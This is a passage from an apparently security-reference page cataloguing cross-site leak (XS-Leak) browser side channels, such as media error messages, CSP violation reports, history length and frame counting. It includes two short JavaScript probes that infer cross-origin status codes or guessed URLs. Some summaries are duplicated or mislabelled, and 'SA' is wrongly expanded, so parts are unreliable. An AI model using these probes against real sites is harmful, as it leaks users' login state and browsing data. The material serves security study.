411 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 412 - **Summary:** The duration of timing entries is negative when a redirect occurs.<sup>[[1]](#references)</sup> 413 - **Code Example**: [https://xsinator.com/testing.html#Duration%20Redirect%20Leak](https://xsinator.com/testing.html#Duration%20Redirect%20Leak) 414 415 In GC, the **duration** for requests that result in a **redirect** is **negative** and can thus be **distinguished** from requests that do not result in a redirect. 416 417 ### CORP Leak 418 419 - **Inclusion Methods**: Frames 420 - **Detectable Difference**: Header 421 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 422 - **Summary:** Resource protected with CORP do not create resource timing entries.<sup>[[1]](#references)</sup> 423 - **Code Example**: [https://xsinator.com/testing.html#Performance%20API%20CORP%20Leak](https://xsinator.com/testing.html#Performance%20API%20CORP%20Leak) 424 425 In some cases, the **nextHopProtocol entry** can be used as a leak technique. In GC, when the **CORP header** is set, the nextHopProtocol will be **empty**. Note that SA will not create a performance entry at all for CORP-enabled resources. 426 427 ### Service Worker 428 429 - **Inclusion Methods**: Frames 430 - **Detectable Difference**: API Usage 431 - **More info**: [https://www.ndss-symposium.org/ndss-paper/awakening-the-webs-sleeper-agents-misusing-service-workers-for-privacy-leakage/](https://www.ndss-symposium.org/ndss-paper/awakening-the-webs-sleeper-agents-misusing-service-workers-for-privacy-leakage/)<sup>[[8]](#references)</sup> 432 - **Summary:** Detect if a service worker is registered for a specific origin.<sup>[[8]](#references)</sup> 433 - **Code Example**: 434 435 Service workers are event-driven script contexts that run at an origin. They run in the background of a web page and can intercept, modify, and **cache resources** to create offline web application.\ 436 If a **resource cached** by a **service worker** is accessed via **iframe**, the resource will be **loaded from the service worker cache**.\ 437 To detect if the resource was **loaded from the service worker** cache the **Performance API** can be used.\ 438 This could also be done with a Timing attack (check the paper for more info). 439 440 ### Cache 441 442 - **Inclusion Methods**: Fetch API 443 - **Detectable Difference**: Timing 444 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources)<sup>[[37]](#references)</sup> 445 - **Summary:** It is possible to check if a resource was stored in the cache.<sup>[[2]](#references)</sup> 446 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources), [https://xsinator.com/testing.html#Cache%20Leak%20(POST)](<https://xsinator.com/testing.html#Cache%20Leak%20(POST)>) 447 448 Using the [Performance API](#performance-api) it's possible to check if a resource is cached. 449 450 ### Network Duration 451 452 - **Inclusion Methods**: Fetch API 453 - **Detectable Difference**: Page Content 454 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration)<sup>[[38]](#references)</sup> 455 - **Summary:** It is possible to retrieve the network duration of a request from the `performance` API.<sup>[[2]](#references)</sup> 456 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration) 457 458 ## Error Messages Technique 459 460 ### Media Error 461 462 - **Inclusion Methods**: HTML Elements (Video, Audio) 463 - **Detectable Difference**: Status Code 464 - **More info**: [https://bugs.chromium.org/p/chromium/issues/detail?id=828265](https://bugs.chromium.org/p/chromium/issues/detail?id=828265)<sup>[[9]](#references)</sup> 465 - **Summary:** In Firefox is possible to accurately leak a cross-origin request’s status code.<sup>[[9]](#references)</sup> 466 - **Code Example**: [https://jsbin.com/nejatopusi/1/edit?html,css,js,output](https://jsbin.com/nejatopusi/1/edit?html,css,js,output) 467 468 ```javascript 469 // Code retained here in case the linked example disappears 470 // Based on MDN MediaError example: https://mdn.github.io/dom-examples/media/mediaerror/ 471 window.addEventListener("load", startup, false) 472 function displayErrorMessage(msg) { 473 document.getElementById("log").innerHTML += msg 474 } 475 476 function startup() { 477 let audioElement = document.getElementById("audio") 478 // "https://mdn.github.io/dom-examples/media/mediaerror/assets/good.mp3"; 479 document.getElementById("startTest").addEventListener( 480 "click", 481 function () { 482 audioElement.src = document.getElementById("testUrl").value 483 }, 484 false 485 ) 486 // Create the event handler 487 var errHandler = function () { 488 let err = this.error 489 let message = err.message 490 let status = "" 491 492 // Chrome error.message when the request loads successfully: "DEMUXER_ERROR_COULD_NOT_OPEN: FFmpegDemuxer: open context failed" 493 // Firefox error.message when the request loads successfully: "Failed to init decoder" 494 if ( 495 message.indexOf("DEMUXER_ERROR_COULD_NOT_OPEN") != -1 || 496 message.indexOf("Failed to init decoder") != -1 497 ) { 498 status = "Success" 499 } else { 500 status = "Error" 501 } 502 displayErrorMessage( 503 "<strong>Status: " + 504 status + 505 "</strong> (Error code:" + 506 err.code + 507 " / Error Message: " + 508 err.message + 509 ")<br>" 510 ) 511 } 512 audioElement.onerror = errHandler 513 } 514 ``` 515 516 The `MediaError` interface's message property uniquely identifies resources that load successfully with a distinct string. An attacker can exploit this feature by observing the message content, thereby deducing the response status of a cross-origin resource. 517 518 ### CORS Error 519 520 - **Inclusion Methods**: Fetch API 521 - **Detectable Difference**: Header 522 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.3)<sup>[[1]](#references)</sup> 523 - **Summary:** In Security Assertions (SA), CORS error messages inadvertently expose the full URL of redirected requests.<sup>[[1]](#references)</sup> 524 - **Code Example**: [https://xsinator.com/testing.html#CORS%20Error%20Leak](https://xsinator.com/testing.html#CORS%20Error%20Leak) 525 526 This technique enables an attacker to **extract the destination of a cross-origin site's redirect** by exploiting how Webkit-based browsers handle CORS requests. Specifically, when a **CORS-enabled request** is sent to a target site that issues a redirect based on user state and the browser subsequently denies the request, the **full URL of the redirect's target** is disclosed within the error message. This vulnerability not only reveals the fact of the redirect but also exposes the redirect's endpoint and any **sensitive query parameters** it may contain. 527 528 ### SRI Error 529 530 - **Inclusion Methods**: Fetch API 531 - **Detectable Difference**: Header 532 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.3)<sup>[[1]](#references)</sup> 533 - **Summary:** In Security Assertions (SA), CORS error messages inadvertently expose the full URL of redirected requests.<sup>[[1]](#references)</sup> 534 - **Code Example**: [https://xsinator.com/testing.html#SRI%20Error%20Leak](https://xsinator.com/testing.html#SRI%20Error%20Leak) 535 536 An attacker can exploit **verbose error messages** to deduce the size of cross-origin responses. This is possible due to the mechanism of Subresource Integrity (SRI), which uses the integrity attribute to validate that resources fetched, often from CDNs, haven't been tampered with. For SRI to work on cross-origin resources, these must be **CORS-enabled**; otherwise, they're not subject to integrity checks. In Security Assertions (SA), much like the CORS error XS-Leak, an error message can be captured after a fetch request with an integrity attribute fails. Attackers can deliberately **trigger this error** by assigning a **bogus hash value** to the integrity attribute of any request. In SA, the resulting error message inadvertently reveals the content length of the requested resource. This information leakage allows an attacker to discern variations in response size, paving the way for sophisticated XS-Leak attacks. 537 538 ### CSP Violation/Detection 539 540 - **Inclusion Methods**: Pop-ups 541 - **Detectable Difference**: Status Code 542 - **More info**: [https://bugs.chromium.org/p/chromium/issues/detail?id=313737](https://bugs.chromium.org/p/chromium/issues/detail?id=313737), [https://lists.w3.org/Archives/Public/public-webappsec/2013May/0022.html](https://lists.w3.org/Archives/Public/public-webappsec/2013May/0022.html), [https://xsleaks.dev/docs/attacks/navigations/#cross-origin-redirects](https://xsleaks.dev/docs/attacks/navigations/#cross-origin-redirects)<sup>[[10]](#references)[[11]](#references)[[39]](#references)</sup> 543 - **Summary:** Allowing only the victims website in the CSP if we accessed it tries to redirect to a different domain the CSP will trigger a detectable error.<sup>[[2]](#references)[[10]](#references)[[11]](#references)</sup> 544 - **Code Example**: [https://xsinator.com/testing.html#CSP%20Violation%20Leak](https://xsinator.com/testing.html#CSP%20Violation%20Leak), [https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#intended-solution-csp-violation](https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#intended-solution-csp-violation) 545 546 A XS-Leak can use the CSP to detect if a cross-origin site was redirected to a different origin. This leak can detect the redirect, but additionally, the domain of the redirect target leaks. The basic idea of this attack is to **allow the target domain on the attacker site**. Once a request is issued to the target domain, it **redirects** to a cross-origin domain. **CSP blocks** the access to it and creates a **violation report used as a leak technique**. Depending on the browser, **this report may leak the target location of the redirect**.\ 547 Modern browsers won't indicate the URL it was redirected to, but you can still detect that a cross-origin redirect was triggered. 548 549 ### Cache 550 551 - **Inclusion Methods**: Frames, Pop-ups 552 - **Detectable Difference**: Page Content 553 - **More info**: [https://xsleaks.dev/docs/attacks/cache-probing/#cache-probing-with-error-events](https://xsleaks.dev/docs/attacks/cache-probing/#cache-probing-with-error-events), [https://sirdarckcat.blogspot.com/2019/03/http-cache-cross-site-leaks.html](https://sirdarckcat.blogspot.com/2019/03/http-cache-cross-site-leaks.html)<sup>[[13]](#references)[[40]](#references)</sup> 554 - **Summary:** Clear the file from the cache. Opens target page checks if the file is present in the cache.<sup>[[2]](#references)[[13]](#references)</sup> 555 - **Code Example:** 556 557 Browsers might use one shared cache for all websites. Regardless of their origin, it is possible to deduct whether a target page has **requested a specific file**. 558 559 If a page loads an image only if the user is logged in, you can **invalidate** the **resource** (so it's no longer cached if it was, see more info links), **perform a request** that could load that resource and try to load the resource **with a bad request** (e.g. using an overlong referer header). If the resource load **didn't trigger any error**, it's because it was **cached**. 560 561 ### CSP Directive 562 563 - **Inclusion Methods**: Frames 564 - **Detectable Difference**: Header 565 - **More info**: [https://bugs.chromium.org/p/chromium/issues/detail?id=1105875](https://bugs.chromium.org/p/chromium/issues/detail?id=1105875)<sup>[[14]](#references)</sup> 566 - **Summary:** CSP header directives can be probed using the CSP iframe attribute, revealing policy details.<sup>[[14]](#references)</sup> 567 - **Code Example**: [https://xsinator.com/testing.html#CSP%20Directive%20Leak](https://xsinator.com/testing.html#CSP%20Directive%20Leak) 568 569 A novel feature in Google Chrome (GC) allows web pages to **propose a Content Security Policy (CSP)** by setting an attribute on an iframe element, with policy directives transmitted along with the HTTP request. Normally, the embedded content must **authorize this via an HTTP header**, or an **error page is displayed**. However, if the iframe is already governed by a CSP and the newly proposed policy isn't more restrictive, the page will load normally. This mechanism opens a pathway for an attacker to **detect specific CSP directives** of a cross-origin page by identifying the error page. Although this vulnerability was marked as fixed, our findings reveal a **new leak technique** capable of detecting the error page, suggesting that the underlying problem was never fully addressed. 570 571 ### **CORP** 572 573 - **Inclusion Methods**: Fetch API 574 - **Detectable Difference**: Header 575 - **More info**: [**https://xsleaks.dev/docs/attacks/browser-features/corp/**](https://xsleaks.dev/docs/attacks/browser-features/corp/)<sup>[[41]](#references)</sup> 576 - **Summary:** Resources secured with Cross-Origin Resource Policy (CORP) will throw an error when fetched from a disallowed origin.<sup>[[2]](#references)</sup> 577 - **Code Example**: [https://xsinator.com/testing.html#CORP%20Leak](https://xsinator.com/testing.html#CORP%20Leak) 578 579 The CORP header is a relatively new web platform security feature that when set b**locks no-cors cross-origin requests to the given resource**. The presence of the header can be detected, because a resource protected with CORP will **throw an error when fetched**. 580 581 ### CORB 582 583 - **Inclusion Methods**: HTML Elements 584 - **Detectable Difference**: Headers 585 - **More info**: [https://xsleaks.dev/docs/attacks/browser-features/corb/#detecting-the-nosniff-header](https://xsleaks.dev/docs/attacks/browser-features/corb/#detecting-the-nosniff-header)<sup>[[42]](#references)</sup> 586 - **Summary**: CORB can allow attackers to detect when the **`nosniff` header is present** in the request.<sup>[[2]](#references)</sup> 587 - **Code Example**: [https://xsinator.com/testing.html#CORB%20Leak](https://xsinator.com/testing.html#CORB%20Leak) 588 589 Check the link for more information about the attack. 590 591 ### CORS error on Origin Reflection misconfiguration <a href="#cors-error-on-origin-reflection-misconfiguration" id="cors-error-on-origin-reflection-misconfiguration"></a> 592 593 - **Inclusion Methods**: Fetch API 594 - **Detectable Difference**: Headers 595 - **More info**: [https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration](https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration)<sup>[[43]](#references)</sup> 596 - **Summary**: If the Origin header is reflected in the header `Access-Control-Allow-Origin` it's possible to check if a resource is in the cache already.<sup>[[2]](#references)</sup> 597 - **Code Example**: [https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration](https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration) 598 599 In case the **Origin header** is being **reflected** in the header `Access-Control-Allow-Origin` an attacker can abuse this behaviour to try to **fetch** the **resource** in **CORS** mode. If an **error** **isn't** triggered, it means that it was **correctly retrieved form the web**, if an error is **triggered**, it's because it was **accessed from the cache** (the error appears because the cache saves a response with a CORS header allowing the original domain and not the attackers domain)**.**\ 600 Note that if the origin isn't reflected but a wildcard is used (`Access-Control-Allow-Origin: *`) this won't work. 601 602 ## Readable Attributes Technique 603 604 ### Fetch Redirect 605 606 - **Inclusion Methods**: Fetch API 607 - **Detectable Difference**: Status Code 608 - **More info**: [https://web-in-security.blogspot.com/2021/02/security-and-privacy-of-social-logins-part3.html](https://web-in-security.blogspot.com/2021/02/security-and-privacy-of-social-logins-part3.html)<sup>[[15]](#references)</sup> 609 - **Summary:** GC and SA allow to check the response’s type (opaque-redirect) after the redirect is finished.<sup>[[15]](#references)</sup> 610 - **Code Example**: [https://xsinator.com/testing.html#Fetch%20Redirect%20Leak](https://xsinator.com/testing.html#Fetch%20Redirect%20Leak) 611 612 Submitting a request using the Fetch API with `redirect: "manual"` and other params, it's possible to read the `response.type` attribute and if it's equals to `opaqueredirect` then the response was a redirect. 613 614 ### COOP 615 616 - **Inclusion Methods**: Pop-ups 617 - **Detectable Difference**: Header 618 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.4), [https://xsleaks.dev/docs/attacks/window-references/](https://xsleaks.dev/docs/attacks/window-references/)<sup>[[1]](#references)[[44]](#references)</sup> 619 - **Summary:** Pages safeguarded by Cross-Origin Opener Policy (COOP) prevent access from cross-origin interactions.<sup>[[1]](#references)[[2]](#references)</sup> 620 - **Code Example**: [https://xsinator.com/testing.html#COOP%20Leak](https://xsinator.com/testing.html#COOP%20Leak) 621 622 An attacker is capable of deducing the presence of the Cross-Origin Opener Policy (COOP) header in a cross-origin HTTP response. COOP is utilized by web applications to hinder external sites from obtaining arbitrary window references. The visibility of this header can be discerned by attempting to access the **`contentWindow` reference**. In scenarios where COOP is applied conditionally, the **`opener` property** becomes a telltale indicator: it's **undefined** when COOP is active, and **defined** in its absence. 623 624 ### URL Max Length - Server Side 625 626 - **Inclusion Methods**: Fetch API, HTML Elements 627 - **Detectable Difference**: Status Code / Content 628 - **More info**: [https://xsleaks.dev/docs/attacks/navigations/#server-side-redirects](https://xsleaks.dev/docs/attacks/navigations/#server-side-redirects)<sup>[[45]](#references)</sup> 629 - **Summary:** Detect response differences when an oversized redirect target makes the server return an error that triggers an alert.<sup>[[2]](#references)</sup> 630 - **Code Example**: [https://xsinator.com/testing.html#URL%20Max%20Length%20Leak](https://xsinator.com/testing.html#URL%20Max%20Length%20Leak) 631 632 If a server-side redirect uses **user input inside the redirection** and **extra data**. It's possible to detect this behaviour because usually **servers** has a **limit request length**. If the **user data** is that **length - 1**, because the **redirect** is using **that data** and **adding** something **extra**, it will trigger an **error detectable via Error Events**. 633 634 If you can somehow set cookies to a user, you can also perform this attack by **setting enough cookies** ([**cookie bomb**](/hacktricks/pentesting-web/hacking-with-cookies/cookie-bomb)) so with the **response increased size** of the **correct response** an **error** is triggered. In this case, remember that is you trigger this request from a same site, `<script>` will automatically send the cookies (so you can check for errors).\ 635 An example of the **cookie bomb + XS-Search** can be found in the Intended solution of this writeup: [https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/#intended](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/#intended)<sup>[[12]](#references)[[46]](#references)</sup> 636 637 `SameSite=None` or to be in the same context is usually needed for this type of attack. 638 639 ### URL Max Length - Client Side 640 641 - **Inclusion Methods**: Pop-ups 642 - **Detectable Difference**: Status Code / Content 643 - **More info**: [https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit](https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit)<sup>[[47]](#references)</sup> 644 - **Summary:** Detect differences in responses because of the redirect response length might too large for a request that a difference can be noticed.<sup>[[16]](#references)</sup> 645 - **Code Example**: [https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit](https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit) 646 647 According to [Chromium documentation](https://chromium.googlesource.com/chromium/src/+/main/docs/security/url_display_guidelines/url_display_guidelines.md#URL-Length), Chrome's maximum URL length is 2MB.<sup>[[48]](#references)</sup> 648 649 > In general, the _web platform_ does not have limits on the length of URLs (although 2^31 is a common limit). _Chrome_ limits URLs to a maximum length of **2MB** for practical reasons and to avoid causing denial-of-service problems in inter-process communication. 650 651 Therefore if the **redirect URL responded is larger in one of the cases**, it's possible to make it redirect with a **URL larger than 2MB** to hit the **length limit**. When this happens, Chrome shows an **`about:blank#blocked`** page. 652 653 The **noticeable difference**, is that if the **redirect** was **completed**, `window.origin` throws an **error** because a cross origin cannot access that info. However, if the **limit** was hit and the loaded page was **`about:blank#blocked`** the window's **`origin`** remains that of the **parent**, which is an **accessible information.** 654 655 All the extra info needed to reach the **2MB** can be added via a **hash** in the initial URL so it will be **used in the redirect**. 656 657 658 [Url Max Length Client Side](/hacktricks/pentesting-web/xs-search/url-max-length-client-side) 659 660 ### Max Redirects 661 662 - **Inclusion Methods**: Fetch API, Frames 663 - **Detectable Difference**: Status Code 664 - **More info**: [https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.g63edc858f3_0_76](https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.g63edc858f3_0_76)<sup>[[49]](#references)</sup> 665 - **Summary:** User the browser's redirect limit to ascertain the occurrence of URL redirections.<sup>[[17]](#references)</sup> 666 - **Code Example**: [https://xsinator.com/testing.html#Max%20Redirect%20Leak](https://xsinator.com/testing.html#Max%20Redirect%20Leak) 667 668 If the **max** number of **redirects** to follow of a browser is **20**, an attacker could try to load his page with **19 redirects** and finally **send the victim** to the tested page. If an **error** is triggered, then the page was trying to **redirect the victim**. 669 670 ### History Length 671 672 - **Inclusion Methods**: Frames, Pop-ups 673 - **Detectable Difference**: Redirects 674 - **More info**: [https://xsleaks.dev/docs/attacks/navigations/](https://xsleaks.dev/docs/attacks/navigations/)<sup>[[50]](#references)</sup> 675 - **Summary:** JavaScript code manipulates the browser history and can be accessed by the length property. 676 - **Code Example**: [https://xsinator.com/testing.html#History%20Length%20Leak](https://xsinator.com/testing.html#History%20Length%20Leak) 677 678 The **History API** allows JavaScript code to manipulate the browser history, which **saves the pages visited by a user**. An attacker can use the length property as an inclusion method: to detect JavaScript and HTML navigation.\ 679 **Checking `history.length`**, making a user **navigate** to a page, **change** it **back** to the same-origin and **checking** the new value of **`history.length`**. 680 681 ### History Length with same URL 682 683 - **Inclusion Methods**: Frames, Pop-ups 684 - **Detectable Difference**: If URL is the same as the guessed one 685 - **Summary:** It's possible to guess if the location of a frame/popup is in an specific URL abusing the history length. 686 - **Code Example**: Below 687 688 An attacker could use JavaScript code to **manipulate the frame/pop-up location to a guessed one** and **immediately** **change it to `about:blank`**. If the history length increased it means the URL was correct and it had time to **increase because the URL isn't reloaded if it's the same**. If it didn't increased it means it **tried to load the guessed URL** but because we **immediately after** loaded **`about:blank`**, the **history length did never increase** when loading the guessed url. 689 690 ```javascript 691 async function debug(win, url) { 692 win.location = url + "#aaa" 693 win.location = "about:blank" 694 await new Promise((r) => setTimeout(r, 500)) 695 return win.history.length 696 } 697 698 win = window.open("https://example.com/?a=b") 699 await new Promise((r) => setTimeout(r, 2000)) 700 console.log(await debug(win, "https://example.com/?a=c")) 701 702 win.close() 703 win = window.open("https://example.com/?a=b") 704 await new Promise((r) => setTimeout(r, 2000)) 705 console.log(await debug(win, "https://example.com/?a=b")) 706 ``` 707 708 ### Frame Counting 709 710 - **Inclusion Methods**: Frames, Pop-ups 711 - **Detectable Difference**: Page Content 712 - **More info**: [https://xsleaks.dev/docs/attacks/frame-counting/](https://xsleaks.dev/docs/attacks/frame-counting/)<sup>[[51]](#references)</sup> 713 - **Summary:** Evaluate the quantity of iframe elements by inspecting the `window.length` property.<sup>[[2]](#references)</sup> 714 - **Code Example**: [https://xsinator.com/testing.html#Frame%20Count%20Leak](https://xsinator.com/testing.html#Frame%20Count%20Leak) 715 716 Counting the **number of frames in a web** opened via `iframe` or `window.open` might help to identify the **status of the user over that page**.\ 717 Moreover, if the page has always the same number of frames, checking **continuously** the number of frames might help to identify a **pattern** that might leak info. 718 719 An example of this technique is that in chrome, a **PDF** can be **detected** with **frame counting** because an `embed` is used internally. There are [Open URL Parameters](https://bugs.chromium.org/p/chromium/issues/detail?id=64309#c113) that allow some control over the content such as `zoom`, `view`, `page`, `toolbar` where this technique could be interesting. 720 721 ### HTMLElements 722 723 - **Inclusion Methods**: HTML Elements 724 - **Detectable Difference**: Page Content 725 - **More info**: [https://xsleaks.dev/docs/attacks/element-leaks/](https://xsleaks.dev/docs/attacks/element-leaks/)<sup>[[52]](#references)</sup> 726 - **Summary:** Read the leaked value to distinguish between 2 possible states<sup>[[2]](#references)</sup> 727 - **Code Example**: [https://xsleaks.dev/docs/attacks/element-leaks/](https://xsleaks.dev/docs/attacks/element-leaks/), [https://xsinator.com/testing.html#Media%20Dimensions%20Leak](https://xsinator.com/testing.html#Media%20Dimensions%20Leak), [https://xsinator.com/testing.html#Media%20Duration%20Leak](https://xsinator.com/testing.html#Media%20Duration%20Leak) 728 729 Information leakage through HTML elements is a concern in web security, particularly when dynamic media files are generated based on user information, or when watermarks are added, altering the media size. This can be exploited by attackers to differentiate between possible states by analyzing the information exposed by certain HTML elements. 730 731 ### Information Exposed by HTML Elements 732 733 - **HTMLMediaElement**: This element reveals the media's `duration` and `buffered` times, which can be accessed via its API. [Read more about HTMLMediaElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLMediaElement)<sup>[[53]](#references)</sup> 734 - **HTMLVideoElement**: It exposes `videoHeight` and `videoWidth`. In some browsers, additional properties like `webkitVideoDecodedByteCount`, `webkitAudioDecodedByteCount`, and `webkitDecodedFrameCount` are available, offering more in-depth information about the media content. [Read more about HTMLVideoElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLVideoElement)<sup>[[54]](#references)</sup> 735 - **getVideoPlaybackQuality()**: This function provides details about video playback quality, including `totalVideoFrames`, which can indicate the amount of video data processed. [Read more about getVideoPlaybackQuality()](https://developer.mozilla.org/en-US/docs/Web/API/VideoPlaybackQuality)<sup>[[55]](#references)</sup> 736 - **HTMLImageElement**: This element leaks the `height` and `width` of an image. However, if an image is invalid, these properties will return 0, and the `image.decode()` function will be rejected, indicating the failure to load the image properly. [Read more about HTMLImageElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLImageElement)<sup>[[56]](#references)</sup> 737 738 ### CSS Property 739 740 - **Inclusion Methods**: HTML Elements 741 - **Detectable Difference**: Page Content 742 - **More info**: [https://xsleaks.dev/docs/attacks/element-leaks/#abusing-getcomputedstyle](https://xsleaks.dev/docs/attacks/element-leaks/#abusing-getcomputedstyle), [https://scarybeastsecurity.blogspot.com/2008/08/cross-domain-leaks-of-site-logins.html](https://scarybeastsecurity.blogspot.com/2008/08/cross-domain-leaks-of-site-logins.html)<sup>[[18]](#references)[[57]](#references)</sup> 743 - **Summary:** Identify variations in website styling that correlate with the user's state or status.<sup>[[2]](#references)[[18]](#references)</sup> 744 - **Code Example**: [https://xsinator.com/testing.html#CSS%20Property%20Leak](https://xsinator.com/testing.html#CSS%20Property%20Leak) 745 746 Web applications may change **website styling according to the user's state**. A cross-origin CSS file can be embedded in the attacker's page with an HTML `link` element, causing its rules to be applied there. If the target dynamically changes those rules, the attacker may distinguish user states from the resulting differences.\ 747 As a leak technique, the attacker can use the `window.getComputedStyle` method to **read CSS** properties of a specific HTML element. As a result, an attacker can read arbitrary CSS properties if the affected element and property name is known. 748 749 ### CSS History 750 751 - **Inclusion Methods**: HTML Elements 752 - **Detectable Difference**: Page Content 753 - **More info**: [https://xsleaks.dev/docs/attacks/css-tricks/#retrieving-users-history](https://xsleaks.dev/docs/attacks/css-tricks/#retrieving-users-history)<sup>[[58]](#references)</sup> 754 - **Summary:** Detect if the `:visited` style is applied to an URL indicating it was already visited<sup>[[2]](#references)[[19]](#references)</sup> 755 - **Code Example**: [http://blog.bawolff.net/2021/10/write-up-pbctf-2021-vault.html](http://blog.bawolff.net/2021/10/write-up-pbctf-2021-vault.html)<sup>[[19]](#references)</sup> 756 757 > [!TIP] 758 > According to [**this**](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/), this is not working in headless Chrome.<sup>[[12]](#references)</sup> 759 760 The CSS `:visited` selector is utilized to style URLs differently if they have been previously visited by the user. In the past, the `getComputedStyle()` method could be employed to identify these style differences. However, modern browsers have implemented security measures to prevent this method from revealing the state of a link. These measures include always returning the computed style as if the link were visited and restricting the styles that can be applied with the `:visited` selector. 761 762 Despite these restrictions, it's possible to discern the visited state of a link indirectly. One technique involves tricking the user into interacting with an area affected by CSS, specifically utilizing the `mix-blend-mode` property. This property allows the blending of elements with their background, potentially revealing the visited state based on user interaction. 763 764 Furthermore, detection can be achieved without user interaction by exploiting the rendering timings of links. Since browsers may render visited and unvisited links differently, this can introduce a measurable time difference in rendering. A proof of concept (PoC) was mentioned in a Chromium bug report, demonstrating this technique using multiple links to amplify the timing difference, thereby making the visited state detectable through timing analysis. 765 766 For further details on these properties and methods, visit their documentation pages: 767 768 - `:visited`: [MDN Documentation](https://developer.mozilla.org/en-US/docs/Web/CSS/:visited) 769 - `getComputedStyle()`: [MDN Documentation](https://developer.mozilla.org/en-US/docs/Web/API/Window/getComputedStyle) 770 - `mix-blend-mode`: [MDN Documentation](https://developer.mozilla.org/en-US/docs/Web/CSS/mix-blend-mode) 771 772 ### ContentDocument X-Frame Leak 773 774 - **Inclusion Methods**: Frames 775 - **Detectable Difference**: Headers 776 - **More info**: [https://www.ndss-symposium.org/wp-content/uploads/2020/02/24278-paper.pdf](https://www.ndss-symposium.org/wp-content/uploads/2020/02/24278-paper.pdf)<sup>[[20]](#references)</sup> 777 - **Summary:** In Google Chrome, a dedicated error page is displayed when a page is blocked from being embedded on a cross-origin site due to X-Frame-Options restrictions.<sup>[[20]](#references)</sup> 778 - **Code Example**: [https://xsinator.com/testing.html#ContentDocument%20X-Frame%20Leak](https://xsinator.com/testing.html#ContentDocument%20X-Frame%20Leak) 779 780 In Chrome, if a page with the `X-Frame-Options` header set to "deny" or "same-origin" is embedded as an object, an error page appears. Chrome uniquely returns an empty document object (instead of `null`) for the `contentDocument` property of this object, unlike in iframes or other browsers. Attackers could exploit this by detecting the empty document, potentially revealing information about the user's state, especially if developers inconsistently set the X-Frame-Options header, often overlooking error pages. Awareness and consistent application of security headers are crucial for preventing such leaks. 781 782 ### Download Detection 783 784 - **Inclusion Methods**: Frames, Pop-ups 785 - **Detectable Difference**: Headers 786 - **More info**: [https://xsleaks.dev/docs/attacks/navigations/#download-trigger](https://xsleaks.dev/docs/attacks/navigations/#download-trigger)<sup>[[59]](#references)</sup> 787 - **Summary:** An attacker can discern file downloads by leveraging iframes; continued accessibility of the iframe implies successful file download.<sup>[[2]](#references)</sup> 788 - **Code Example**: [https://xsleaks.dev/docs/attacks/navigations/#download-bar](https://xsleaks.dev/docs/attacks/navigations/#download-bar) 789 790 The `Content-Disposition` header, specifically `Content-Disposition: attachment`, instructs the browser to download content rather than display it inline. This behavior can be exploited to detect whether a user has access to a page that triggers a file download. In Chromium-based browsers, there are a few techniques to detect this download behavior: 791 792 1. **Download Bar Monitoring**: 793 - When a file is downloaded in Chromium-based browsers, a download bar appears at the bottom of the browser window. 794 - By monitoring changes in the window height, attackers can infer the appearance of the download bar, suggesting that a download has been initiated. 795 2. **Download Navigation with Iframes**: 796 - When a page triggers a file download using the `Content-Disposition: attachment` header, it does not cause a navigation event. 797 - By loading the content in an iframe and monitoring for navigation events, it's possible to check if the content disposition causes a file download (no navigation) or not. 798 3. **Download Navigation without Iframes**: 799 - Similar to the iframe technique, this method involves using `window.open` instead of an iframe. 800 - Monitoring navigation events in the newly opened window can reveal whether a file download was triggered (no navigation) or if the content is displayed inline (navigation occurs). 801 802 In scenarios where only logged-in users can trigger such downloads, these techniques can be used to indirectly infer the user's authentication state based on the browser's response to the download request. 803 804 ### Partitioned HTTP Cache Bypass <a href="#partitioned-http-cache-bypass" id="partitioned-http-cache-bypass"></a> 805 806 - **Inclusion Methods**: Pop-ups 807 - **Detectable Difference**: Timing 808 - **More info**: [https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass](https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass)<sup>[[60]](#references)</sup> 809 - **Summary:** An attacker can discern file downloads by leveraging iframes; continued accessibility of the iframe implies successful file download.<sup>[[2]](#references)[[12]](#references)</sup> 810 - **Code Example**: 